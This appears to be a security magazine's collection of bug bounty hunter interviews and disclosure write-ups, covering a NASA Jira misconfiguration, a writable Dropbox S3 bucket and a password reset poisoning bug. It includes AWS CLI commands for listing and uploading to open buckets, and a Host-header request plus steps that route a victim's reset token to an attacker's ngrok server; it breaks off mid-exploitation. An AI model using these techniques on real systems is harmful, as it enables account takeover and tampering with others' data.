[HB]: The platforms I work with may or may not require an interview. Some have requirements where you need to show your experience and solve some assessments to receive targets for testing and others are usually open. Some run private bounty programs and some are cohort based. It is based on a contract where responsible disclosure is enforced at all times. It is required that the live sites are not targeted if an issue is found on the ones given for testing, which may be of a staging build or a build released for that platform. Some kinds of attacks are prohibited that might affect the production backend servers of the targets.

[H9]: Do you have any favorite tools?

[HB]: I like to use a variety of tools for testing whose results I combine with a custom script so that I can fetch issues that I am targeting. I like using LazyRecon, FFuF, Burp Suite, Shodan, etc.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[HB]: As a complete beginner, it is advisable to first pick what kind of bounty would you like to do, like web, mobile, host, source code, etc. It is best to pick one stream and work on it. Approaching platforms like Bugcrowd, Hackerone, Synack, etc., would be a good idea. Otherwise, you can also independently search for organizations that award bug bounties to researchers for responsible disclosure like One Plus, Google, Microsoft, etc. It might not be easy to spot bugs as soon as you start because a lot of researchers are working on it and many times you will face a duplication. However, keep your calm and work your way to the bounties.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[HB]: I am particularly proud of my first bounty. It was a well tested target with more than 100 vulnerabilities reported. I was pretty much hopeless as I was testing it but duplications were plenty as all I

was finding had already been reported. However, I found one place where XSS payloads had been added by researchers but they had not somehow executed. I crafted my payload and tested it. It took me eight tries. Viola! My first bounty of $1000! That was my first bug and it got me absolutely hooked to bounties. I earned confidence that day.

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[HB]: I would say that many times, after spending hours of hard work looking for issues and finding none or finding issues that are duplicates might be upsetting or make your determination weak, but don't let it put you down. Make it your motivation and earn your way to that swag waiting for you at the end. It is rewarding to earn it, trust me!

EXPOSED JIRA SERVER LEAKS NASA STAFF AND PROJECT DATA!

Avinash Jain

Here, I'll be talking about an interesting vulnerability that I have found in NASA Jira (an Atlassian task tracking systems/project management software), or more specifically a misconfiguration issue that caused the leakage of internal sensitive information of NASA, including their internal user details, project details, employee names, employees' mail ids, etc. Let's see what was the exact issue:

One of the biggest concerns of any company is ensuring that internal information is kept confidential and only available to specific individuals within and outside of an organization. In other words, by providing security, integrity and availability of their data (among other aspects), companies can sustain competitive advantage regarding their development plans, findings, talent employment, etc.


There are a couple of settings in Jira that, when not configured properly, may disclose information about the application and its users and it can provide unauthorized access to some internal data of the companies to any other user over the internet. This information may aid an attacker in gaining access to the application.

In Jira, while creating filters or dashboards, it provides some visibility options to be set. The issue was due to the wrong permissions assigned to them. When the filters or dashboards are set with the visibility to "All users" and "Everyone", respectively, instead of sharing with everyone of the organization (which people interpret), it also shares them publicly. There is also a user picker functionality in Jira that gives a complete list of every user's username and email address. This information disclosure is the result of an authorization misconfiguration in Jira's Global Permissions settings. Because of the wrong permissions scheme, the following internal information appeared to be vulnerable:

- all account's employees' names and emails,
- employees' roles through Jira groups,
- current projects and upcoming milestones through Jira dashboards/filters.

NASA User Details Exposed

I found that the Jira instance used by NASA had a misconfigured setting where any anonymous user can access the user picker functionality (described as above) and pulls out the complete list of every NASA user's username and email address.



NASA (National Aeronautics and Space Administration) [US] | https

Displaying users **121** to **140** of **1,000**.


Username	Full name	Email

NASA User Details (Blurred)

As can be seen in the above screenshot (first line), there are a total of 1,000 NASA internal user details that were disclosed by this misconfigured Jira setting.

Manage Filters Revealing Useful Information

While this is not as severe as above, it is similar to the browse users issue. NASA’s Jira instance also had a misconfiguration related to the Filters setting, which lists the most popular filters used to categorize issues and tasks within the application. It also lists the username of the person who ‘owns’ each of these filters. This will likely not be a complete list of users like the browse users function, but can glean useful information about how usernames are formatted. Additionally, it can give an attacker an idea of what kind of information may be housed within the application and what projects a team is working on along with showing features of different projects.




Manage Filters

Popular
Search

Popular Filters

Filters are issue searches that have been saved for re-use. This page shows you the most popular filters.

Name	Owner	Shared With	Subscriptions	Popularity
CO2 - ALL ISSUES	Cameron E Goodale (cgoodale)	• Shared with the public	None - Subscribe	1



Manage Filters

Popular
Search

Popular Filters

Filters are issue searches that have been saved for re-use. This page shows you the most popular filters.

Name	Owner	Shared With	Subscriptions	Popularity
ALL NSIDC	[redacted]	• Shared with the public	None - Subscribe	3
PRB last 48 hours	[redacted]	• Shared with the public	None - Subscribe	3

Project and owner names are blurred.

And this is how, by exploiting a Jira misconfiguration issue, I was able to access sensitive information of NASA including their internal user details, project details, employee names, employee mail ids, etc.

Report details:

03-Sept-2018 — Bug reported to the SOC NASA team and CERT US team.

25-Sept-2018 — Bug was found to be fixed.

17-Oct-2018 — Received appreciation from CERT team.

09-Nov-2018 — Informed the concerned teams about public disclosure.

Thanks for reading!

~Logicbomb (https://twitter.com/logicbomb_1)

Avinash Jain

I am a cybersecurity researcher working in an Indian E-commerce company Grofers as a DevSecops Engineer. I love to break application logic and find vulnerabilities in them, have been -acknowledged by various MNCs like Google,Yahoo, NASA, LinkedIn and some top companies of India. I am also an active blogger on Medium where I write about interesting vulnerabilities I find on my bug bounty journeys. Various articles and interviews have been published in various Security magazines, newspapers and newsletters like Forbes, Economic times, Huffingtonpost, Hakin9, Hackerone etc. I am also a cybersecurity speaker, share my views on various infosec threads.

FAIZAL ABRONI

> The bug hunter community is very important, because with the community we can exchange ideas, collaborate with each other.

[Hakin9 Magazine]: Hello Faizal! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[Faizal Abroni]: Hello, thank you for this opportunity, I am good, very good. How about you? I hope you have a beautiful day. I am Faizal Abroni, from Indonesia. I am a server administrator, speaker, and bug hunter.

[H9]: How did you become a bug bounty hunter?

[FA]: Before I became a bounty hunter bug, my interest was in the hacking world. I had a dark past because I was trying to change my grades when I was in college. I wanted to do something positive and make an income with my ability. So, I tried to find out what I could produce through hacking, and one of the answers was by participating in bug hunting.

[H9]: What resources do you recommend to start a career in this field?

[FA]: First, we must have an abnormal mindset. We must "attack" and know the flow of their company systems that we did not know before. Second, programming skills. It is very important to have programming skills, otherwise, we will have difficulty reading the system flow and code. Third, network

skills. This capability is needed to find information, starting from the IP address, port, DNS, and others that are connected with the target company.

[H9]: Which programming language do you recommend for beginners in hacking?

[FA]: For a beginner, basically all programming languages are the same, only different in their syntax. But I recommend beginners understand the PHP programming language. If you already understand one programming language, you can easily understand other programming languages.

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[FA]: Sometimes I do CTF to learn how to think quickly to solve problems. Usually, I do CTFs on hackthebox or vulnhub. CTF is needed as a method of thinking fast and thinking out of the box, this method is needed when we do bug hunting.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[FA]: The bug hunter community is very important, because with the community we can exchange ideas, collaborate with each other. When we are stuck, we can ask for help from them, surely they will help us.

[H9]: What does the process usually look like, working with a company you report bugs to? Is it a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[FA]: Usually, companies that provide bug bounty programs do not need contracts, only a few companies need them. The process is very simple; if we join a platform like Hackerone (hackerone.com) or Bugcrowd (bugcrowd.com), the platform provides a company that opens a bug bounty program, we only need to register and see the scope of the area that we can start to penetrate. After that, we can report via the platform. If the company is not on the platform, they usually provide a special form or email to report bugs.

[H9]: Do you have any favorite tools?

[FA]: The tools I usually use are amass and nmap. amass and nmap are used for reconnaissance. Then, I used to use tools at times from Linux but that depends on the conditions like dirbuster to know which directories are used by the website or many more tools.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[FA]: You must understand what a bug bounty is and then learn about the top 10 OWASP, it will really help to start bug hunting. To find the company, we can join the platform provider of bug bounty programs, such as hackerone or bugcrowd.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[FA]: The best experience I have ever had and that I have never forgotten is that I found a lot of security holes in one company and they paid me more than $50,000 in less than 2 months from the company.

THE TARGET APPLICATION – DROPBOX

Muhammad Asim Shahzad

Hello everyone,

Today I am going to share my another interesting finding through which I earned $1,500 in just 15 mins.

The target application was Dropbox. I mostly used DropBox to upload and share data because DropBox is one of the most secure and trusted platforms. But nothing is 100% secure :)

I am going to share a vulnerability that only exists when some applications are using the third party CDN (Content Delivery Network) like Amazon and Cloudflare, etc., with the ACL (Access control list) not properly configured.

What is Security misconfiguration?

Security misconfiguration is very common and can happen at any level of an application stack. If the security settings are misconfigured, threat agents — such as external attackers as well as authorized users — may attempt to compromise the system. Occasionally, such access results in a complete system compromise.

What is the Access Control List (ACL)?

An access control list, with respect to a computer file system, is a list of permissions attached to an object. An ACL specifies which users or system processes are granted access to objects, as well as what operations are allowed on given objects. Each entry in a typical ACL specifies a subject and an operation.

What is a Content Delivery Network?

A content delivery network or content distribution network is a geographically distributed network of proxy servers and their data centers. The goal is to provide high availability and high performance by distributing the service spatially relative to end-users.

What is an Amazon S3 bucket?

An Amazon S3 bucket is a public cloud storage resource available in Amazon Web Services' (AWS) Simple Storage Service (S3), an object storage offering. Amazon S3 buckets, which are similar to file folders, store objects, which consist of data and its descriptive metadata.

I managed to find an **Amazon s3 misconfigured bucket** of DropBox which allows me to upload, view and delete any file placed on the bucket.

How to find S3 buckets of a target application

There are multiple ways to find an associated Amazon S3 bucket of the target application, I will try to share all possible ways to find the bucket of the target application.

Method # 1:

You can use many online tools available on GitHub to find the S3 bucket of a website. I would like to list a few of them:

1) Lazy S3
2) bucket_finder
3) AWS Cred Scanner
4) sandcastle
5) Mass3
6) Dumpster Diver
7) S3 Bucket Finder
8) S3Scanner

Almost all tools are command line tools. You can clone them from GitHub.

Method # 2:

Check out the server information from wappalyzer (Google Extension) or via the response of any request for the target application. You can identify whether the target application is using Amazon to store data or not.

Method # 3:

Right click on any image of the target application and open the image in a new tab. If the image URL looks like this:

http://xyz.s3.amazonaws.com/campaign_body_images/images/ac99313b2e85b0dce2006fd997822b9c630cec3e/b1.gif

It means the target application is storing their data to the Amazon server and the bucket name is “xyz”. Anything before “.s3" in the URL is the bucket name of the target application.

Method # 4:

Use the BURP Suite and spider the target web application. BURP Spider plugin is one my favorite plugins; it 100% extracts the Amazon bucket of the target application.

Method # 5:

Check HTTP History in BURP Suite during interception and pentesting, BURP captures the Amazon bucket URL because the images fetch from the Amazon server when you open the website.

These are some common methods to identify the target application using Amazon CDN or not. If you guys know any other methods or tools then kindly share in the comment section to spread knowledge and make the internet safer.

How I earned $1,500 in just 15 mins

To be very honest, it's hard to manage time for bug bounty with a job and if you want to do both things together then you need to be faster than anyone else.

Finally, I got a free weekend and I decided to do some Bug Bounty. I select DropBox and start working.

Always focus on subdomains of any target application, and try to enumerate the subdomains as much as you can. Because most of the critical vulnerabilities are triggered on website subdomain, the main/parent domain is obviously more secure than the application subdomains.

Most of the companies do not focus on their subdomains security, they put all the security control on their main/parent domain.

I just found a subdomain of DropBox that contains an image and when I open the image via direct link, I observed it was uploaded on an Amazon bucket.

The URL looked like:

http://xyz.s3.amazonaws.com/campaign_body_images/images/ac99313b2e85b0dce2006fd997822b9c630cec3e/b1.gif

then without wasting any time, I opened AWS CLI on Kali Linux and tried to upload/move the file to the DropBox Amazon bucket and boooooom!!!

It was uploaded on DropBox Amazon bucket and accessed via direct URL :-)

I was like:

Celebration time.

The whole thing was done within 15 mins ahahahahah :)

I got the bounty of $1,500 from Dropbox in the next 3 hours!

How to exploit misconfigured Amazon buckets with AWS CLI

First, you have to install AWSCLI on your Linux environment.

Here is the link below:

https://github.com/aws/aws-cli

Suppose the bucket name is “xyz”.

How to list the content of a misconfigured Amazon Bucket

Here is the command to list the contents of an Amazon bucket. It only works when the target application does not disable the directory listing of the Amazon bucket.

```
aws s3 ls s3://xyz
```

How to move or upload a file to a misconfigured Amazon bucket

Here is the command to move or upload the file to Amazon bucket. It only works when a proper ACL is not applied.

```
aws s3 mv yourfile_path s3://xyz/test-file.txt
```

To verify you can access your file via direct URL The uploaded file may contain some malicious script, phishing login panels or any virus, etc.

Remediation:

Apply proper ACL, disable write permission to avoid uploading the file from an external user.

Disable directory listing to avoid viewing the content of the Amazon bucket.

Make sure to apply the proper policies on buckets and objects to handle the CORS request securely.

Muhammad Asim Shahzad

M. Asim Shahzad a.k.a protector47, has attended multiple live hacking competitions in Las Vegas, he is a passionate cyber security researcher and bug bounty hunter with more than 7 years experience.

He has hunted more than 500 international companies including Microsoft, Facebook, Google, Snapchat, Dropbox, Salesforce etc. Listed on the top hundred hackers of World's biggest hackers community (HackerOne) and also the part of world's biggest Red Team (Synack).

Currently, he is working as Application Security Lead in BankIslami Pakistan Limited.

VISHAL BHARAD

> There are many resources, you have to explore yourself in this field because every day new vulnerabilities are discovered by Security Researchers.

VISHAL BHARAD

[Hakin9 Magazine]: Hello Vishal! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[Vishal Bharad]: I am doing well, thank you for an opportunity to express my view and opinions about security.

I am Vishal Bharad and I am a Mechanical Engineer. But I am most interested in Cyber Security, so I chose this field. Now I have two years and six months of experience in the Application Security Field. I love to explore new bugs and my hobby is playing football.

[H9]: How did you become a bug bounty hunter?

[VB]: Actually, I am a Mechanical Engineer, but I am very interested in CyberSecurity.

So I went to college and I decided to switch to the Cybersecurity field. I learned so many things about Cybersecurity. First, I didn't know about the Bug Bounty. When I decided to go into Core Application Security, I learned about bug bounties. So I mainly focused on Web Applications as well as Android and iOS applications. Then started the Bug Bounty and earning lots of money.

[H9]: What resources do you recommend to start a career in this field?

[VB]: There are many resources, you have to explore yourself in this field because every day new vulnerabilities are discovered by Security Researchers. You have to learn basic principles from the internet, like Youtube, Videos, POC, blogs written by security researchers, and paid bug bounty courses. Mainly, you can explore the new bugs on Hackerone.com in the hacktivity tab. After learning the basics, I prefer hackerone.com to explore and I have also discovered a bug recently and got the CVE ID, which is CVE-2020-7993.

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[VB]: Yes, I also participate in CTFs. Actually, for the preparation of OSCP, I have participated in CTF on Hack The Box and there are also other resources like vulnhub. In Hack the box, you clear all your network, as well as web application, level vulnerabilities and how to exploit them, which is very useful for preparation of OSCP. In vulnhub, it's the same as hack the box but here already given machines are there and there are so many write ups about it. So If you're stuck anywhere, exploiting a vulnerability, the write up helps you understand how to proceed further.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[VB]: Yes, If you want to learn and explore you need to join bug bounty communities.

[H9]: Do you know any good communities you would like to recommend?

[VB]: There are many, like Hackerone.com, bugcrowd.com, synack, cobalt.io, yeswehack.com, intigriti.com, etc.

[H9]: What does the process usually look like, working with a company you report bugs to? Is it a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[VB]: Actually, it depends on the company. We do not form any relationship with the company we report bugs to. So it depends on the company, like If you report multiple bugs on any company, they may hire you to do penetration testing on their websites and applications and they also pay for it. And this all depends on the Responsible Disclosure of the websites. If there is no responsible disclosure present you are not authorized to do any Penetration Testing on that specific website.

[H9]: Do you have any favorite tools?

[VB]: Yes, Burp Suite.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[VB]: First start with the basics in which basic networking knowledge is a must. Then start the course or any resources available on the internet about the Network Penetration Testing. All the network vulnerabilities and its impacts and how to exploit etc. Then explore and learn about the each and every vulnerability of the Web Application and try to practice it on the live website so Bug Bounty platform is very good for practicing.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[VB]: Yes I have many Stories of bug bounties. I have created a blog for this so whenever I get time, I write about my findings. https://medium.com/@vbharad please check this for the bug bounty stories.

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[VB]: Yes, security is a very big platform and nowadays, all things are connected with the internet. So wherever the internet is, there are large possibilities to hack or data breach. So be an ethical hacker to stop the black hat hackers.

ACCOUNT TAKEOVER THROUGH PASSWORD RESET POISONING

Vishal Bharad

I'm here to share my findings on **Full Account Takeover.**

About the Vulnerability:

To try to discover the bug, I tested many tricks on the website Assume redacted.com. I decided to try to find some bugs on the **Forgot Password Page**.

I tried on many pages for about 6 to 8 hours. Then after so many attempts I have found a big and interesting vulnerability which leads to **Full Account Takeover**


Tools Used for this Vulnerability:

- Burp Suite
- Ngrok Server

Steps to Reproduce:

1. Go to https://redacted.com/users/forgot_password and type a username to get to the forgot password link.


2. Capture this request in Burp Suite and add X-Forwarded-Host: bing.com



```
POST /users/forgot_password/ HTTP/1.1
Host: [redacted]
X-Forwarded-Host: bing.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted]/users/forgot_password
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
```

Added Host Header

3. Then forward the request and check your email. You should have received an email for a Password reset with a token that looks like: (https://bing.com/users/reset_password/tqo4Xciu8o6oiR1FjX8RtIUc1DTcm1B5Kqb53j1fLEkzMW2GPgCpuEODDStpRaES)



If you are the account owner, and you made this request, you can change your password by visiting the link below.

Change my password

Please note: The link above is only valid for 60 minutes. Afterwards, a new request will be required.

If you did not submit this request, you can ignore this email. Your password won't change until you access the link above and create a new password. Contact Support by replying to this email or by emailing support[redacted]

You are receiving this email because you are the designated contact for your [redacted] account and you have opted to receive system notifications. You may edit your email preferences and opt-out from future messages in your [redacted] account, under the 'account' tab.

https://bing.com/users/reset_password/tqo4Xciu806oiR1FjX8RtIUc1DTcm1B5Kqb53j1fLEkzMW2GPgCpuEODDStpRaES

Here, the token is leaked to bing.com. Now, to confirm if this token is true or not, put https://redacted.com instead of https://bing.com and open in the browser.

4. So the password reset link is valid and I am able to reset the password.

After finding this bug, I decided to exploit it.

Exploitation:


After this, I decided to show how hackers can exploit this bug.

Following are the steps regarding exploitation:

I created my server via ngrok which is the Attacker's server.

Then the Attacker goes to the forgot password page, which is https://redacted.com/users/forgot_password and types the **Victim's** username and captures the request in Burp Suite.

